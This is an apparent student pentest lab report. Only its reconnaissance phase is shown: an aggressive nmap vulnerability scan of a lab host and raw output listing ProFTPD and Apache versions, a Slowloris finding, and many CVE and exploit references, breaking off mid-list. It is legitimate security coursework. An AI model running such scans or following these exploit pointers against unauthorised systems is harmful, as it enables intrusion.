Practice 8 - Web Pentesting (Machine 3)
Subject: 5023 - Secure Production Deployment
Name: Portelcore Team
Date: 17/02/26
Subject: 5023 - Secure Production Deployment
Objective: Full system compromise (Root) through deep vulnerability analysis.
1. RECONNAISSANCE PHASE (Enumeration)
Sección titulada «1. FASE DE RECONOCIMIENTO (Enumeración)»The objective of this phase is to identify the attack surface and vulnerable services.
1.1 Port Scanning (Nmap)
Sección titulada «1.1 Escaneo de Puertos (Nmap)»A full scan was performed to identify services and versions.
Command: nmap -Pn -sS -sV -O -T4 --script=default,vuln,vulners,discovery -p- 172.20.0.117
Result:
# Nmap 7.95 scan initiated Tue Feb 17 16:19:32 2026 as: /usr/lib/nmap/nmap -Pn -sS -sV -O -T4 --version-intensity 7 --script=default,vuln,vulners,discovery --reason -v --host-timeout 20m -p21,80 -oA scans/172.20.0.117/detailed 172.20.0.117Pre-scan script results:| ipv6-multicast-mld-list:|   fe80::c4cc:933:16f1:72e2:|     device: eth0|     mac: 00:15:5d:09:44:eb|     multicast_ips:|       ff02::1:fff1:72e2         (NDP Solicited-node)|       ff02::1:ff96:f9a          (Solicited-Node Address)|       ff02::1:ff50:f825         (Solicited-Node Address)|       ff02::1:ff50:f825         (Solicited-Node Address)|       ff02::fb                  (mDNSv6)|       ff02::c                   (SSDP)|_      ff02::1:ff96:f9a          (Solicited-Node Address)|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| targets-asn:|_  targets-asn.asn is a mandatory parameter|_multicast-profinet-discovery: 0| targets-ipv6-multicast-mld:|   IP: fe80::c4cc:933:16f1:72e2  MAC: 00:15:5d:09:44:eb  IFACE: eth0||_  Use --script-args=newtargets to add the results as targets| targets-ipv6-multicast-slaac:|   IP: fe80::af0a:8a98:ae50:f825  MAC: 00:15:5d:09:44:eb  IFACE: eth0|   IP: fe80::c121:de5d:4d96:f9a   MAC: 00:15:5d:09:44:eb  IFACE: eth0|_  Use --script-args=newtargets to add the results as targets| broadcast-igmp-discovery:|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 224.0.0.251|     Description: mDNS (rfc6762)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.192.152.143|     Description: Organization-Local Scope (rfc2365)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.255.255.250|     Description: Organization-Local Scope (rfc2365)|_  Use the newtargets script-arg to add the results as targets|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/Nmap scan report for 172.20.0.117Host is up, received user-set (0.00081s latency).
Bug in http-security-headers: no string output.PORT   STATE SERVICE REASON         VERSION21/tcp open  ftp     syn-ack ttl 63 ProFTPD 1.3.3d| banner: 220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [172.2|_0.0.117]| vulners:|   cpe:/a:proftpd:proftpd:1.3.3d:|       SAINT:FD1752E124A72FD3A26EEB9B315E8382  10.0  https://vulners.com/saint/SAINT:FD1752E124A72FD3A26EEB9B315E8382  *EXPLOIT*|       SAINT:ECC52DD75C7865AF72D358DC03E39270  10.0  https://vulners.com/saint/SAINT:ECC52DD75C7865AF72D358DC03E39270  *EXPLOIT*|       SAINT:C38482A29286C4F6E5C4BD19DFFEC245  10.0  https://vulners.com/saint/SAINT:C38482A29286C4F6E5C4BD19DFFEC245  *EXPLOIT*|       SAINT:950EB68D408A40399926A4CCAD3CC62E  10.0  https://vulners.com/saint/SAINT:950EB68D408A40399926A4CCAD3CC62E  *EXPLOIT*|       SAINT:63FB77B9136D48259E4F0D4CDA35E957  10.0  https://vulners.com/saint/SAINT:63FB77B9136D48259E4F0D4CDA35E957  *EXPLOIT*|       SAINT:54FCA613A72A46139DD6F86DF77D354A  10.0  https://vulners.com/saint/SAINT:54FCA613A72A46139DD6F86DF77D354A  *EXPLOIT*|       SAINT:1B08F4664C428B180EEC9617B41D9A2C  10.0  https://vulners.com/saint/SAINT:1B08F4664C428B180EEC9617B41D9A2C  *EXPLOIT*|       SAINT:0D292D8F05ADFBE8F747F01E40BAF2AF  10.0  https://vulners.com/saint/SAINT:0D292D8F05ADFBE8F747F01E40BAF2AF  *EXPLOIT*|       PROFTPD_MOD_COPY  10.0  https://vulners.com/canvas/PROFTPD_MOD_COPY  *EXPLOIT*|       PACKETSTORM:162777  10.0  https://vulners.com/packetstorm/PACKETSTORM:162777  *EXPLOIT*|       PACKETSTORM:132218  10.0  https://vulners.com/packetstorm/PACKETSTORM:132218  *EXPLOIT*|       PACKETSTORM:131567  10.0  https://vulners.com/packetstorm/PACKETSTORM:131567  *EXPLOIT*|       PACKETSTORM:131555  10.0  https://vulners.com/packetstorm/PACKETSTORM:131555  *EXPLOIT*|       PACKETSTORM:131505  10.0  https://vulners.com/packetstorm/PACKETSTORM:131505  *EXPLOIT*|       MSF:EXPLOIT-UNIX-FTP-PROFTPD_MODCOPY_EXEC-  10.0  https://vulners.com/metasploit/MSF:EXPLOIT-UNIX-FTP-PROFTPD_MODCOPY_EXEC-  *EXPLOIT*|       MSF:EXPLOIT-LINUX-FTP-PROFTP_TELNET_IAC-  10.0  https://vulners.com/metasploit/MSF:EXPLOIT-LINUX-FTP-PROFTP_TELNET_IAC-  *EXPLOIT*|       MSF:EXPLOIT-FREEBSD-FTP-PROFTP_TELNET_IAC-  10.0  https://vulners.com/metasploit/MSF:EXPLOIT-FREEBSD-FTP-PROFTP_TELNET_IAC-  *EXPLOIT*|       EDB-ID:49908  10.0  https://vulners.com/exploitdb/EDB-ID:49908  *EXPLOIT*|       EDB-ID:37262  10.0  https://vulners.com/exploitdb/EDB-ID:37262  *EXPLOIT*|       EDB-ID:16878  10.0  https://vulners.com/exploitdb/EDB-ID:16878  *EXPLOIT*|       EDB-ID:16851  10.0  https://vulners.com/exploitdb/EDB-ID:16851  *EXPLOIT*|       CVE-2010-4221  10.0  https://vulners.com/cve/CVE-2010-4221|       BC7F9971-F233-5C1A-AA5E-DAA7587C7DED  10.0  https://vulners.com/githubexploit/BC7F9971-F233-5C1A-AA5E-DAA7587C7DED  *EXPLOIT*|       6BF3AE83-7AD0-5378-B7C9-C05B81007195  10.0  https://vulners.com/gitee/6BF3AE83-7AD0-5378-B7C9-C05B81007195  *EXPLOIT*|       1337DAY-ID-36298  10.0  https://vulners.com/zdt/1337DAY-ID-36298  *EXPLOIT*|       1337DAY-ID-23720  10.0  https://vulners.com/zdt/1337DAY-ID-23720  *EXPLOIT*|       1337DAY-ID-23544  10.0  https://vulners.com/zdt/1337DAY-ID-23544  *EXPLOIT*|       0D531276-4E46-5C77-95C9-278B5AD82984  10.0  https://vulners.com/githubexploit/0D531276-4E46-5C77-95C9-278B5AD82984  *EXPLOIT*|       CVE-2019-12815  9.8  https://vulners.com/cve/CVE-2019-12815|       CVE-2010-20103  9.8  https://vulners.com/cve/CVE-2010-20103|       739FE495-4675-5A2A-BB93-EEF94AC07632  9.8  https://vulners.com/githubexploit/739FE495-4675-5A2A-BB93-EEF94AC07632  *EXPLOIT*|       SSV:26016  9.0  https://vulners.com/seebug/SSV:26016  *EXPLOIT*|       SSV:24282  9.0  https://vulners.com/seebug/SSV:24282  *EXPLOIT*|       CVE-2011-4130  9.0  https://vulners.com/cve/CVE-2011-4130|       SSV:96525  7.5  https://vulners.com/seebug/SSV:96525  *EXPLOIT*|       CVE-2024-48651  7.5  https://vulners.com/cve/CVE-2024-48651|       CVE-2023-51713  7.5  https://vulners.com/cve/CVE-2023-51713|       CVE-2021-46854  7.5  https://vulners.com/cve/CVE-2021-46854|       CVE-2020-9272  7.5  https://vulners.com/cve/CVE-2020-9272|       CVE-2019-19272  7.5  https://vulners.com/cve/CVE-2019-19272|       CVE-2019-19271  7.5  https://vulners.com/cve/CVE-2019-19271|       CVE-2019-19270  7.5  https://vulners.com/cve/CVE-2019-19270|       CVE-2019-18217  7.5  https://vulners.com/cve/CVE-2019-18217|       CVE-2016-3125  7.5  https://vulners.com/cve/CVE-2016-3125|       CNVD-2020-14677  7.5  https://vulners.com/cnvd/CNVD-2020-14677|       CNVD-2019-44557  7.5  https://vulners.com/cnvd/CNVD-2019-44557|       SSV:20226  7.1  https://vulners.com/seebug/SSV:20226  *EXPLOIT*|       PACKETSTORM:95517  7.1  https://vulners.com/packetstorm/PACKETSTORM:95517  *EXPLOIT*|       CVE-2010-3867  7.1  https://vulners.com/cve/CVE-2010-3867|       SSV:12447  6.8  https://vulners.com/seebug/SSV:12447  *EXPLOIT*|       SSV:11950  6.8  https://vulners.com/seebug/SSV:11950  *EXPLOIT*|       EDB-ID:33128  6.8  https://vulners.com/exploitdb/EDB-ID:33128  *EXPLOIT*|       CVE-2010-4652  6.8  https://vulners.com/cve/CVE-2010-4652|       CVE-2023-48795  5.9  https://vulners.com/cve/CVE-2023-48795|       SSV:12523  5.8  https://vulners.com/seebug/SSV:12523  *EXPLOIT*|       CVE-2009-3639  5.8  https://vulners.com/cve/CVE-2009-3639|       CVE-2017-7418  5.5  https://vulners.com/cve/CVE-2017-7418|       CVE-2011-1137  5.0  https://vulners.com/cve/CVE-2011-1137|       CVE-2019-19269  4.9  https://vulners.com/cve/CVE-2019-19269|       CVE-2012-6095  1.2  https://vulners.com/cve/CVE-2012-6095|_      SSV:71374  0.0  https://vulners.com/seebug/SSV:71374  *EXPLOIT*80/tcp open  http    syn-ack ttl 63 Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-title: Coming Soon 2|_http-favicon: Unknown favicon MD5: 7D4140C76BF7648531683BFA4F7F8C22| http-comments-displayer:| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=172.20.0.117||     Path: http://172.20.0.117:80/vendor/bootstrap/js/popper.js|     Line number: 1906|     Comment:|         /** @prop {number} order=100 - Index used to define the order of execution */| http-headers:|   Date: Tue, 17 Feb 2026 15:19:55 GMT|   Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)|   Last-Modified: Sat, 06 Jan 2018 06:21:38 GMT|   ETag: "407da-13a7-5621593db2080"|   Accept-Ranges: bytes|   Content-Length: 5031|   Connection: close|   Content-Type: text/html||_  (Request type: HEAD)| http-grep:|   (1) http://172.20.0.117:80/:|     (1) email:|_      + ex@abc.xyz|_http-errors: Couldn't find any error pages.| http-fileupload-exploiter:||     Couldn't find a file-type field.||     Couldn't find a file-type field.||_    Couldn't find a file-type field.|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.| http-vhosts:| help| fileserver| sql|_125 names had status 200| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-feed: Couldn't find any feeds.|_http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)| http-robots.txt: 8 disallowed entries| /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/|_/all_our_e-mail_addresses /admin/ /|_http-referer-checker: Couldn't find any cross-domain scripts.| http-slowloris-check:|   VULNERABLE:|   Slowloris DOS attack|     State: LIKELY VULNERABLE|     IDs:  CVE:CVE-2007-6750|       Slowloris tries to keep many connections to the target web server open and hold|       them open as long as possible.  It accomplishes this by opening connections to|       the target web server and sending a partial request. By doing so, it starves|       the http server's resources causing Denial Of Service.||     Disclosure date: 2009-09-17|     References:|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750|_      http://ha.ckers.org/slowloris/| vulners:|   cpe:/a:apache:http_server:2.2.17:|       3E6BA608-776F-5B1F-9BA5-589CD2A5A351  10.0  https://vulners.com/gitee/3E6BA608-776F-5B1F-9BA5-589CD2A5A351  *EXPLOIT*|       PACKETSTORM:171631  9.8  https://vulners.com/packetstorm/PACKETSTORM:171631  *EXPLOIT*|       HTTPD:E69E9574251973D5AF93FA9D04997FC1  9.8  https://vulners.com/httpd/HTTPD:E69E9574251973D5AF93FA9D04997FC1|       HTTPD:E162D3AE025639FEE2A89D5AF40ABF2F  9.8  https://vulners.com/httpd/HTTPD:E162D3AE025639FEE2A89D5AF40ABF2F|       HTTPD:C072933AA965A86DA3E2C9172FFC1569  9.8  https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569|       HTTPD:A1BBCE110E077FFBF4469D4F06DB9293  9.8  https://vulners.com/httpd/HTTPD:A1BBCE110E077FFBF4469D4F06DB9293|       HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D  9.8  https://vulners.com/httpd/HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D|       HTTPD:9F5406E0F4A0B007A0A4C9C92EF9813B  9.8  https://vulners.com/httpd/HTTPD:9F5406E0F4A0B007A0A4C9C92EF9813B|       HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8  9.8  https://vulners.com/httpd/HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8|       HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E  9.8  https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E|       EDB-ID:51193  9.8  https://vulners.com/exploitdb/EDB-ID:51193  *EXPLOIT*|       D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52  9.8  https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52  *EXPLOIT*|       CVE-2024-38476  9.8  https://vulners.com/cve/CVE-2024-38476|       CVE-2022-31813  9.8  https://vulners.com/cve/CVE-2022-31813|       CVE-2022-22720  9.8  https://vulners.com/cve/CVE-2022-22720|       CVE-2021-44790  9.8  https://vulners.com/cve/CVE-2021-44790|       CVE-2021-39275  9.8  https://vulners.com/cve/CVE-2021-39275|       CVE-2018-1312  9.8  https://vulners.com/cve/CVE-2018-1312|       CVE-2017-7679  9.8  https://vulners.com/cve/CVE-2017-7679|       CVE-2017-3169  9.8  https://vulners.com/cve/CVE-2017-3169|       CVE-2017-3167  9.8  https://vulners.com/cve/CVE-2017-3167|       CNVD-2022-51061  9.8  https://vulners.com/cnvd/CNVD-2022-51061|       CNVD-2022-03225  9.8  https://vulners.com/cnvd/CNVD-2022-03225|       CNVD-2021-102386  9.8  https://vulners.com/cnvd/CNVD-2021-102386|       B6297446-2DDD-52BA-B508-29A748A5D2CC  9.8  https://vulners.com/githubexploit/B6297446-2DDD-52BA-B508-29A748A5D2CC  *EXPLOIT*|       1337DAY-ID-38427  9.8  https://vulners.com/zdt/1337DAY-ID-38427  *EXPLOIT*|       0DB60346-03B6-5FEE-93D7-FF5757D225AA  9.8  https://vulners.com/gitee/0DB60346-03B6-5FEE-93D7-FF5757D225AA  *EXPLOIT*|       HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6  9.1  https://vulners.com/httpd/HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6|       HTTPD:459EB8D98503A2460C9445C5B224979E  9.1  https://vulners.com/httpd/HTTPD:459EB8D98503A2460C9445C5B224979E|       HTTPD:2C227652EE0B3B961706AAFCACA3D1E1  9.1  https://vulners.com/httpd/HTTPD:2C227652EE0B3B961706AAFCACA3D1E1|       FD2EE3A5-BAEA-5845-BA35-E6889992214F  9.1  https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F  *EXPLOIT*|       FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7  9.1  https://vulners.com/githubexploit/FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7  *EXPLOIT*|       E606D7F4-5FA2-5907-B30E-367D6FFECD89  9.1  https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89  *EXPLOIT*|       D8A19443-2A37-5592-8955-F614504AAF45  9.1  https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45  *EXPLOIT*|       CVE-2024-40898  9.1  https://vulners.com/cve/CVE-2024-40898|       CVE-2022-28615  9.1  https://vulners.com/cve/CVE-2022-28615|       CVE-2022-22721  9.1  https://vulners.com/cve/CVE-2022-22721|       CVE-2017-9788  9.1  https://vulners.com/cve/CVE-2017-9788|       CNVD-2022-51060  9.1  https://vulners.com/cnvd/CNVD-2022-51060|       CNVD-2022-41638  9.1  https://vulners.com/cnvd/CNVD-2022-41638|       B5E74010-A082-5ECE-AB37-623A5B33FE7D  9.1  https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D  *EXPLOIT*|       HTTPD:1B3D546A8500818AAC5B1359FE11A7E4  9.0  https://vulners.com/httpd/HTTPD:1B3D546A8500818AAC5B1359FE11A7E4|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  9.0  https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  *EXPLOIT*|       CVE-2021-40438  9.0  https://vulners.com/cve/CVE-2021-40438|       CNVD-2022-03224  9.0  https://vulners.com/cnvd/CNVD-2022-03224|       AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  9.0  https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  *EXPLOIT*|       9D9B3F4D-6B5C-5377-BE39-F1C432C9E457  9.0  https://vulners.com/githubexploit/9D9B3F4D-6B5C-5377-BE39-F1C432C9E457  *EXPLOIT*|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  9.0  https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  *EXPLOIT*|       7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2  9.0  https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2  *EXPLOIT*|       36618CA8-9316-59CA-B748-82F15F407C4F  9.0  https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F  *EXPLOIT*|       CVE-2025-58098  8.3  https://vulners.com/cve/CVE-2025-58098|       CNVD-2021-102387  8.2  https://vulners.com/cnvd/CNVD-2021-102387|       B0A9E5E8-7CCC-5984-9922-A89F11D6BF38  8.2  https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38  *EXPLOIT*|       HTTPD:30E0EE442FF4843665FED4FBCA25406A  8.1  https://vulners.com/httpd/HTTPD:30E0EE442FF4843665FED4FBCA25406A|       CVE-2016-5387  8.1  https://vulners.com/cve/CVE-2016-5387|       CNVD-2016-04948  8.1  https://vulners.com/cnvd/CNVD-2016-04948|       SSV:72403  7.8  https://vulners.com/seebug/SSV:72403  *EXPLOIT*|       SSV:26043  7.8  https://vulners.com/seebug/SSV:26043  *EXPLOIT*|       SSV:20899  7.8  https://vulners.com/seebug/SSV:20899  *EXPLOIT*|       PACKETSTORM:180517  7.8  https://vulners.com/packetstorm/PACKETSTORM:180517  *EXPLOIT*|       PACKETSTORM:126851  7.8  https://vulners.com/packetstorm/PACKETSTORM:126851  *EXPLOIT*|       PACKETSTORM:123527  7.8  https://vulners.com/packetstorm/PACKETSTORM:123527  *EXPLOIT*|       PACKETSTORM:122962  7.8  https://vulners.com/packetstorm/PACKETSTORM:122962  *EXPLOIT*|       MSF:AUXILIARY-DOS-HTTP-APACHE_RANGE_DOS-  7.8  https://vulners.com/metasploit/MSF:AUXILIARY-DOS-HTTP-APACHE_RANGE_DOS-  *EXPLOIT*|       HTTPD:556E7FA885F1BEDB6E3D9AAB5665198F  7.8  https://vulners.com/httpd/HTTPD:556E7FA885F1BEDB6E3D9AAB5665198F|       EXPLOITPACK:186B5FCF5C57B52642E62C06BABC6F83  7.8  https://vulners.com/exploitpack/EXPLOITPACK:186B5FCF5C57B52642E62C06BABC6F83  *EXPLOIT*|       EDB-ID:18221  7.8  https://vulners.com/exploitdb/EDB-ID:18221  *EXPLOIT*|       CVE-2011-3192  7.8  https://vulners.com/cve/CVE-2011-3192|       C76F17FD-A21F-5E67-97D8-51A53B9594C1  7.8  https://vulners.com/githubexploit/C76F17FD-A21F-5E67-97D8-51A53B9594C1  *EXPLOIT*|       952369B3-F757-55D6-B0C6-9F72C04294A3  7.8  https://vulners.com/githubexploit/952369B3-F757-55D6-B0C6-9F72C04294A3  *EXPLOIT*|       4F94F3CE-6A41-5E04-A51B-4D22ED6CF210  7.8  https://vulners.com/githubexploit/4F94F3CE-6A41-5E04-A51B-4D22ED6CF210  *EXPLOIT*|       1337DAY-ID-21170  7.8  https://vulners.com/zdt/1337DAY-ID-21170  *EXPLOIT*|       PACKETSTORM:181038  7.5  https://vulners.com/packetstorm/PACKETSTORM:181038  *EXPLOIT*|       MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  7.5  https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  *EXPLOIT*|       HTTPD:F1CFBC9B54DFAD0499179863D36830BB  7.5  https://vulners.com/httpd/HTTPD:F1CFBC9B54DFAD0499179863D36830BB|       HTTPD:C317C7138B4A8BBD54A901D6DDDCB837  7.5  https://vulners.com/httpd/HTTPD:C317C7138B4A8BBD54A901D6DDDCB837|       HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F  7.5  https://vulners.com/httpd/HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F|       HTTPD:BEF84406F2FB3CB90F1C555BEFF774E2  7.5  https://vulners.com/httpd/HTTPD:BEF84406F2FB3CB90F1C555BEFF774E2|       HTTPD:B1B0A31C4AD388CC6C575931414173E2  7.5  https://vulners.com/httpd/HTTPD:B1B0A31C4AD388CC6C575931414173E2|       HTTPD:7DDAAFDB1FD8B2E7FD36ADABA5DB6DAA  7.5  https://vulners.com/httpd/HTTPD:7DDAAFDB1FD8B2E7FD36ADABA5DB6DAA|       HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5  7.5  https://vulners.com/httpd/HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5|       EDB-ID:42745  7.5  https://vulners.com/exploitdb/EDB-ID:42745  *EXPLOIT*|       CVE-2023-31122  7.5  https://vulners.com/cve/CVE-2023-31122|       CVE-2022-30556  7.5  https://vulners.com/cve/CVE-2022-30556|       CVE-2022-29404  7.5  https://vulners.com/cve/CVE-2022-29404|       CVE-2022-22719  7.5  https://vulners.com/cve/CVE-2022-22719|       CVE-2021-34798  7.5  https://vulners.com/cve/CVE-2021-34798|       CVE-2018-8011  7.5  https://vulners.com/cve/CVE-2018-8011|       CVE-2018-1303  7.5  https://vulners.com/cve/CVE-2018-1303|       CVE-2017-9798  7.5  https://vulners.com/cve/CVE-2017-9798|       CVE-2017-15710  7.5  https://vulners.com/cve/CVE-2017-15710|       CVE-2016-8743  7.5  https://vulners.com/cve/CVE-2016-8743|       CVE-2006-20001  7.5  https://vulners.com/cve/CVE-2006-20001|       CNVD-2025-30836  7.5  https://vulners.com/cnvd/CNVD-2025-30836|       CNVD-2025-16614  7.5  https://vulners.com/cnvd/CNVD-2025-16614|       CNVD-2024-20839  7.5  https://vulners.com/cnvd/CNVD-2024-20839|       CNVD-2023-93320  7.5  https://vulners.com/cnvd/CNVD-2023-93320|       CNVD-2023-80558  7.5  https://vulners.com/cnvd/CNVD-2023-80558|       CNVD-2022-53584  7.5  https://vulners.com/cnvd/CNVD-2022-53584|       CNVD-2022-41639  7.5  https://vulners.com/cnvd/CNVD-2022-41639|       CNVD-2022-03223  7.5  https://vulners.com/cnvd/CNVD-2022-03223|       CNVD-2019-41283  7.5  https://vulners.com/cnvd/CNVD-2019-41283|       CNVD-2017-13906  7.5  https://vulners.com/cnvd/CNVD-2017-13906|       CNVD-2016-13233  7.5  https://vulners.com/cnvd/CNVD-2016-13233|       CNVD-2016-13232  7.5  https://vulners.com/cnvd/CNVD-2016-13232|       CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A  7.5  https://vulners.com/githubexploit/CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A  *EXPLOIT*|       A0F268C8-7319-5637-82F7-8DAF72D14629  7.5  https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8DAF72D14629  *EXPLOIT*|       857E0BF8-9A29-54C5-82EA-8D7C0798CAA6  7.5  https://vulners.com/githubexploit/857E0BF8-9A29-54C5-82EA-8D7C0798CAA6  *EXPLOIT*|       56EC26AF-7FB6-5CF0-B179-6151B1D53BA5  7.5  https://vulners.com/githubexploit/56EC26AF-7FB6-5CF0-B179-6151B1D53BA5  *EXPLOIT*|       45D138AD-BEC6-552A-91EA-8816914CA7F4  7.5  https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4  *EXPLOIT*|       CVE-2025-49812  7.4  https://vulners.com/cve/CVE-2025-49812|       CVE-2023-38709  7.3  https://vulners.com/cve/CVE-2023-38709|       CNVD-2024-36395  7.3  https://vulners.com/cnvd/CNVD-2024-36395|       SSV:60427  6.9  https://vulners.com/seebug/SSV:60427  *EXPLOIT*|       SSV:60386  6.9  https://vulners.com/seebug/SSV:60386  *EXPLOIT*|       SSV:60069  6.9  https://vulners.com/seebug/SSV:60069  *EXPLOIT*|       HTTPD:D4C114070B5E7C4AA3E92FF94A57C659  6.9  https://vulners.com/httpd/HTTPD:D4C114070B5E7C4AA3E92FF94A57C659|       CVE-2012-0883  6.9  https://vulners.com/cve/CVE-2012-0883|       PACKETSTORM:127546  6.8  https://vulners.com/packetstorm/PACKETSTORM:127546  *EXPLOIT*|       HTTPD:0A13DEC03E87AF57C14487550B086B51  6.8  https://vulners.com/httpd/HTTPD:0A13DEC03E87AF57C14487550B086B51|       CVE-2014-0226  6.8  https://vulners.com/cve/CVE-2014-0226|       1337DAY-ID-22451  6.8  https://vulners.com/zdt/1337DAY-ID-22451  *EXPLOIT*|       HTTPD:3E4CF20C0CAD918E98C98926264946F2  6.1  https://vulners.com/httpd/HTTPD:3E4CF20C0CAD918E98C98926264946F2|       CVE-2016-4975  6.1  https://vulners.com/cve/CVE-2016-4975|       CNVD-2018-15542  6.1  https://vulners.com/cnvd/CNVD-2018-15542|       CVE-2018-1302  5.9  https://vulners.com/cve/CVE-2018-1302|       CVE-2018-1301  5.9  https://vulners.com/cve/CVE-2018-1301|       CNVD-2018-06536  5.9  https://vulners.com/cnvd/CNVD-2018-06536|       CNVD-2018-06535  5.9  https://vulners.com/cnvd/CNVD-2018-06535|       CNVD-2025-30835  5.4  https://vulners.com/cnvd/CNVD-2025-30835|       HTTPD:BAAB4065D254D64A717E8A5C847C7BCA  5.3  https://vulners.com/httpd/HTTPD:BAAB4065D254D64A717E8A5C847C7BCA|       HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F  5.3  https://vulners.com/httpd/HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F|       CVE-2022-37436  5.3  https://vulners.com/cve/CVE-2022-37436|       CVE-2022-28614  5.3  https://vulners.com/cve/CVE-2022-28614|       CVE-2022-28330  5.3  https://vulners.com/cve/CVE-2022-28330|       CNVD-2023-30859  5.3  https://vulners.com/cnvd/CNVD-2023-30859|       CNVD-2022-53582  5.3  https://vulners.com/cnvd/CNVD-2022-53582|       CNVD-2022-51059  5.3  https://vulners.com/cnvd/CNVD-2022-51059|       CNVD-2021-44766  5.3  https://vulners.com/cnvd/CNVD-2021-44766|       CNVD-2020-46278  5.3  https://vulners.com/cnvd/CNVD-2020-46278|       SSV:60788  5.1  https://vulners.com/seebug/SSV:60788  *EXPLOIT*|       HTTPD:96CCBB8B74890DC94A45CD0955D35015  5.1  https://vulners.com/httpd/HTTPD:96CCBB8B74890DC94A45CD0955D35015|       CVE-2013-1862  5.1  https://vulners.com/cve/CVE-2013-1862|       SSV:96537  5.0  https://vulners.com/seebug/SSV:96537  *EXPLOIT*|       SSV:62058  5.0  https://vulners.com/seebug/SSV:62058  *EXPLOIT*|       SSV:61874  5.0  https://vulners.com/seebug/SSV:61874  *EXPLOIT*|       SSV:20993  5.0  https://vulners.com/seebug/SSV:20993  *EXPLOIT*|       SSV:20979  5.0  https://vulners.com/seebug/SSV:20979  *EXPLOIT*|       SSV:20969  5.0  https://vulners.com/seebug/SSV:20969  *EXPLOIT*|       PACKETSTORM:181059  5.0  https://vulners.com/packetstorm/PACKETSTORM:181059  *EXPLOIT*|       PACKETSTORM:105672  5.0  https://vulners.com/packetstorm/PACKETSTORM:105672  *EXPLOIT*|       PACKETSTORM:105591  5.0  https://vulners.com/packetstorm/PACKETSTORM:105591  *EXPLOIT*|       MSF:AUXILIARY-SCANNER-HTTP-REWRITE_PROXY_BYPASS-  5.0  https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-REWRITE_PROXY_BYPASS-  *EXPLOIT*|       HTTPD:DEBBCF2AE6C25DCC5572A280A9FBF98D  5.0  https://vulners.com/httpd/HTTPD:DEBBCF2AE6C25DCC5572A280A9FBF98D|       HTTPD:DD1BEF13C172D3E8CA5D3F3906101EC9  5.0  https://vulners.com/httpd/HTTPD:DD1BEF13C172D3E8CA5D3F3906101EC9|       HTTPD:6CA43FB8E8332E715522C8A6C24EC31E  5.0  https://vulners.com/httpd/HTTPD:6CA43FB8E8332E715522C8A6C24EC31E|       HTTPD:60BF8A7CCF62E24F92B3DCCA0E53F1F8  5.0  https://vulners.com/httpd/HTTPD:60BF8A7CCF62E24F92B3DCCA0E53F1F8|       HTTPD:423307886E19F2012B809EEB1E9C6846  5.0  https://vulners.com/httpd/HTTPD:423307886E19F2012B809EEB1E9C6846|       HTTPD:1DC50F4C723B9143E9713B27031C6043  5.0  https://vulners.com/httpd/HTTPD:1DC50F4C723B9143E9713B27031C6043|       HTTPD:1069F9C369A2B2B1C4F8A1AC73589169  5.0  https://vulners.com/httpd/HTTPD:1069F9C369A2B2B1C4F8A1AC73589169|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  5.0  https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  